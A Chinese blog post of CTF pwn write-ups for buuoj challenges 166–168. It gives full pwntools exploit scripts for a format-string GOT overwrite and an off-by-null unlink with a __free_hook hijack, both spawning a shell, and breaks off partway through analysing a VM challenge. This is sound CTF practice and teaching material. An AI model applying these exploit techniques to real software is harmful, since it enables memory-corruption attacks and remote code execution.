buuoj Pwn writeup 166-170

原创

yongbaoii 于 2021-06-03 15:34:58 发布 67 收藏

分类专栏： CTF 文章标签： 安全

本文链接：https://blog.csdn.net/yongbaoii/article/details/117357761


版权

CTF 专栏收录该内容


213 篇文章 7 订阅

订阅专栏

166 picoctf_2018_echo back



```
RELRO           STACK CANARY      NX            PIE             RPATH      RUNPATH      Symbols         FORTIFY Fortified       Fortifiable  FILE
Partial RELRO   Canary found      NX enabled    No PIE          No RPATH   No RUNPATH   78 Symbols      Yes     0               4            ./166
```




```
unsigned int vuln()
{
  char buf[128]; // [esp+Ch] [ebp-8Ch] BYREF
  unsigned int v2; // [esp+8Ch] [ebp-Ch]

  v2 = __readgsdword(0x14u);
  memset(buf, 0, sizeof(buf));
  system("echo input your message:");
  read(0, buf, 0x7Fu);
  printf(buf);
  puts("\n");
  puts("Thanks for sending the message!");
  return __readgsdword(0x14u) ^ v2;
}
```

因为只有一次printf的机会，RELRO半开，不能覆盖fini，我们可以把puts改成vuln来制造循环，再次把printf改成system，来getshe。


```
from pwn import*

context.log_level = "debug"

r = remote('node3.buuoj.cn',28834)

printf_got = 0x0804A010
system_addr = 0x08048460
puts_got = 0x0804A01C
vuln = 0x080485AB
fini = 0x08049F0C
offset = 7

payload = fmtstr_payload(offset, {puts_got:vuln})

r.sendlineafter("message:\n", payload)

payload = fmtstr_payload(offset, {printf_got:system_addr})

r.sendlineafter("message:\n", payload)

r.sendlineafter("message:\n", "/bin/sh\x00")

r.interactive()
```

167 ciscn_2019_es_4



```
RELRO           STACK CANARY      NX            PIE             RPATH      RUNPATH      Symbols         FORTIFY Fortified       Fortifiable   FILE
Full RELRO      Canary found      NX enabled    No PIE          No RPATH   No RUNPATH   87 Symbols      Yes     0               4             ./167
```


add




```
unsigned __int64 ma()
{
  int v1; // [rsp+0h] [rbp-10h]
  int v2; // [rsp+4h] [rbp-Ch]
  unsigned __int64 v3; // [rsp+8h] [rbp-8h]

  v3 = __readfsqword(0x28u);
  puts("index:");
  v1 = read_int();
  if ( v1 < 0 || v1 > 32 || *((_QWORD *)&heap + v1) )
    exit(0);
  puts("size:");
  v2 = read_int();
  if ( v2 <= 127 || v2 > 256 )
    exit(0);
  *((_QWORD *)&heap + v1) = malloc(v2);
  len[v1] = v2;
  printf("gift: %llx\n", *((_QWORD *)&heap + v1));
  puts("content:");
  read(0, *((void **)&heap + v1), v2);
  return __readfsqword(0x28u) ^ v3;
}
```

最多32个，会直接给出chunk地址，chunk大小也有限制。


free



```
  int v1; // [rsp+4h] [rbp-Ch]
  unsigned __int64 v2; // [rsp+8h] [rbp-8h]

  v2 = __readfsqword(0x28u);
  puts("index:");
  v1 = read_int();
  if ( v1 < 0 || v1 > 32 || !*((_QWORD *)&heap +
    exit(0);
  free(*((void **)&heap + v1));
  *((_QWORD *)&heap + v1) = 0LL;
  len[v1] = 0;
  return __readfsqword(0x28u) ^ v2;
```



```
  v3 = __readfsqword(0x28u);
  if ( key1 == 2 )
    exit(0);
  puts("index:");
  v1 = read_int();
  if ( v1 < 0 || v1 > 32 || !heap[v1] )
    exit(0);
  puts("content:");
  v2 = (_BYTE *)heap[v1];
  v2[read(0, v2, (int)len[v1])] = 0;
  ++key1;
  return __readfsqword(0x28u) ^ v3;
```




```
unsigned __int64 sh()
{
  int v1; // [rsp+4h] [rbp-Ch]
  unsigned __int64 v2; // [rsp+8h] [rbp-8h]

  v2 = __readfsqword(0x28u);
  if ( key2 )
  {
    puts("index:");
    v1 = read_int();
    if ( v1 < 0 || v1 > 32 || !heap[v1] )
      exit(0);
    puts((const char *)heap[v1]);
  }
  else
  {
    puts("only admin can use");
  }
  return __readfsqword(0x28u) ^ v2;
}
```

这个题之前写过，
必须先把那个地方劫持掉，key2那里改掉，才能show的出来。


off by null思路很清楚，就像上面那个一样，这里因为我们要控制bss，所以我们还是选择通过off by null做一个unlink，控制bss，在bss中伪造一个chunk，free掉，然后申请回来，用于修改key2.然后泄露地址，最后one_gadget一套带走。

我们想要通过unlink来修改key，因为只能edit两次，所以我们平常做好unlink的收已经edit两次了，没机会编辑key，所以我们想着让最后一个地址做unlink，然后尝试铜鼓第二次edit覆盖过去。
要注意最后一个chunk的len会覆盖第一个chunk地址，所以free的时候从序号1开始free。




```
pwndbg> x/20gx 0x6020e0
0x6020e0 <heap>:        0x00000000000000f8      0x000000000153a360
0x6020f0 <heap+16>:     0x000000000153a460      0x000000000153a560
0x602100 <heap+32>:     0x000000000153a660      0x000000000153a760
0x602110 <heap+48>:     0x000000000153a860      0x000000000153aa60
0x602120 <heap+64>:     0x000000000153ab60      0x0000000000000000
0x602130 <heap+80>:     0x0000000000000000      0x0000000000000000
0x602140 <heap+96>:     0x0000000000000000      0x0000000000000000
0x602150 <heap+112>:    0x0000000000000000      0x0000000000000000
0x602160 <heap+128>:    0x0000000000000000   https://blog.csdn.net/yongbaoii
```

大小是够的，就是可以通过最后一个chunk来覆盖key，效果如下图。



```
x6021a0 <heap+192>:    0x0000000000000000      0x0000000000000000
x6021b0 <heap+208>:    0x0000000000000000      0x0000000000000000
x6021c0 <heap+224>:    0x0000000000000000      0x0000000000601fa0
x6021d0 <heap+240>:    0x00000000006021c8      0x00000000006021c8
x6021e0 <pro>: 0x00000000006021e0      0x0000000000000000
x6021f0 <pro+16>:      0x0000000000000000      0x0000000000000000
x602200 <pro+32>:      0x0000000000000000      0x0000000000000000
x602210 <pro+48>:      0x0000000000000000      0x0000000000000000
x602220 <pro+64>:      0x0000000000000000      0x0000000000000000
x602230 <pro+80>:      0x0000000000000000      0x0000000000000000
x602240 <pro+96>:      0x0000000000000000      0x0000000000000000
x602250 <pro+112>:     0x0000000000000000      0x0000000000000000
x602260 <pro+128>:     0x0000000000000000      0x0000000000000000
x602270 <pro+144>:     0x0000000000000000      0x0000000000000000
x602280 <pro+160>:     0x0000000000000000      0x0000000000000000
x602290 <pro+176>:     0x0000000000000000      0x0000000000000000
x6022a0 <pro+192>:     0x0000000000000000      0x0000000000000000
x6022b0 <pro+208>:     0x0000000000000000      0x0000000b00000001
x6022c0:       0x0000000000000000      0x000000000https://blog.csdn.net/yongbaoii
```

接下来我们需要泄露libc的地址，泄露地址可以有很多种，以前的话我们仅仅是 通过overlap来邪路arena地址，但是我们也可以通过got表来泄露地址。



```
pwndbg> tele 0x0000000000601fa0
00:0000│   0x601fa0 (_GLOBAL_OFFSET_TABLE_+24) —▸ 0x7fc91bae59c0 (free) ◂— push   r15
01:0008│   0x601fa8 (_GLOBAL_OFFSET_TABLE_+32) —▸ 0x7fc91bacea30 (puts) ◂— push   r13
02:0010│   0x601fb0 (_GLOBAL_OFFSET_TABLE_+40) —▸ 0x7fc91bb82e30 (__stack_chk_fail) ◂— lea    rsi, [rip + 0x81d8f]
03:0018│   0x601fb8 (_GLOBAL_OFFSET_TABLE_+48) —▸ 0x7fc91bab2f00 (printf) ◂— sub    rsp, 0xd8
04:0020│   0x601fc0 (_GLOBAL_OFFSET_TABLE_+56) —▸ 0x7fc91bb328a0 (alarm) ◂— mov    eax, 0x25
05:0028│   0x601fc8 (_GLOBAL_OFFSET_TABLE_+64) —▸ 0x7fc91bb5e180 (read) ◂— lea    rax, [rip + 0x2e0771]
06:0030│   0x601fd0 (_GLOBAL_OFFSET_TABLE_+72) —▸ 0x7fc91ba6fab0 (__libc_start_main) ◂— push   r13
07:0038│   0x601fd8 (_GLOBAL_OFFSET_TABLE_+80) ◂— 0x0
```

然后就是泄露地址，修改free_hook，就好了。


exp

```
# -*- coding: utf-8 -*-
from pwn import*

context.log_level = "debug"
context.arch = "amd64"
```

```python
#r =process("./150")
r = remote("node3.buuoj.cn", "26705")

elf = ELF('./167')
libc = ELF("./64/libc-2.27.so")

def malloc(index, size, content):
    r.sendlineafter("4.show\n", "1")
    r.sendlineafter("index:\n", str(index))
    r.sendlineafter("size:\n", str(size))
    r.sendafter("content:\n", content) #因为题目原因程序不处理回车，所以直接send，不发回车了.

def free(index):
    r.sendlineafter("4.show\n", "2")
    r.sendlineafter("index:\n", str(index))

def edit(index, content):
    r.sendlineafter("4.show\n", "3")
    r.sendlineafter("index:\n", str(index))
    r.sendafter("content:\n", content)  #这个地方也要用send.

def show(index):
    r.sendlineafter("4.show\n", "4")
    r.sendlineafter("index:\n", str(index))

ptr_addr = 0x6021e0
key2_addr = 0x6022b8
free_got = elf.got['free']

for i in xrange(7):
    malloc(i,0xf8,str(i)*8)

malloc(7,0xf8,'7'*8)
malloc(32,0xf8,'aaaa')
malloc(8,0xf8,'8'*8)
malloc(9,0xf8,"/bin/sh\x00")

addr = 0x6020e0+8*32
payload = p64(0)+p64(0xf1)
payload += p64(addr-0x18)+p64(addr-0x10)
payload = payload.ljust(0xf0,"\x00")
payload += p64(0xf0)

for i in range(1,8):
    free(i)

edit(32,payload)
free(8)

payload = p64(free_got)
payload += p64(ptr_addr-0x18)+p64(ptr_addr-0x18)
payload += p64(ptr_addr)
payload = payload.ljust(0xf0,'\x00')
payload += "\x01\x00\x00\x00\x05\x00\x00\x00"
edit(32,payload)

#gdb.attach(r)
#input()
```

```
show(29)
libc_base = u64(r.recvuntil("\x7f")[-6:].ljust(8,"\x00"))-libc.sym["free"]
free_hook = libc_base + libc.sym["__free_hook"]
system = libc_base + libc.sym["system"]
print hex(libc_base)

edit(32,p64(free_hook))
edit(32,p64(system))
free(9)

r.interactive()
```


168 [OGeek2019 Final]OVM




```
RELRO           STACK CANARY      NX            PIE             RPATH      RUNPATH      Symbols         FORTIFY Fortified       Fortifiable  FILE
Full RELRO      No canary found   NX enabled    PIE enabled     No RPATH   No RUNPATH   90 Symbols      No      0               4            ./168
```

是一道VM Pwn。


就像堆题的标志是菜单一样，VM PWN的标志就是很大的流程图。






```
comment = malloc(0x8CuLL);
setbuf(stdin, 0LL);
setbuf(stdout, 0LL);
setbuf(stderr, 0LL);
signal(2, signal_handler);
write(1, "WELCOME TO OVM PWN\n", 0x16uLL);
write(1, "PC: ", 4uLL);
_isoc99_scanf("%hd", &v5);
getchar();
write(1, "SP: ", 4uLL);
_isoc99_scanf("%hd", &v6);
getchar();
reg[13] = v6;
reg[15] = v5;
```

初始化，pc类似于eip，sp类似于栈顶指针。




```
write(1, "CODE SIZE: ", 0xBuLL);
_isoc99_scanf("%hd", &v4);
getchar();
if ( v6 + (unsigned int)v4 > 0x10000 || !v4 )
{
  write(1, "EXCEPTION\n", 0xAuLL);
  exit(155);
}
write(1, "CODE: ", 6uLL);
```

输入code的大小，code的具体内容。



```
for ( i = 0; v4 > i; ++i )
{
  _isoc99_scanf("%d", &memory[v5 + i]);
  if ( (memory[i + v5] & 0xFF000000) == 0xFF000000 )
    memory[i + v5] = 0xE0000000;
  getchar();
}
```

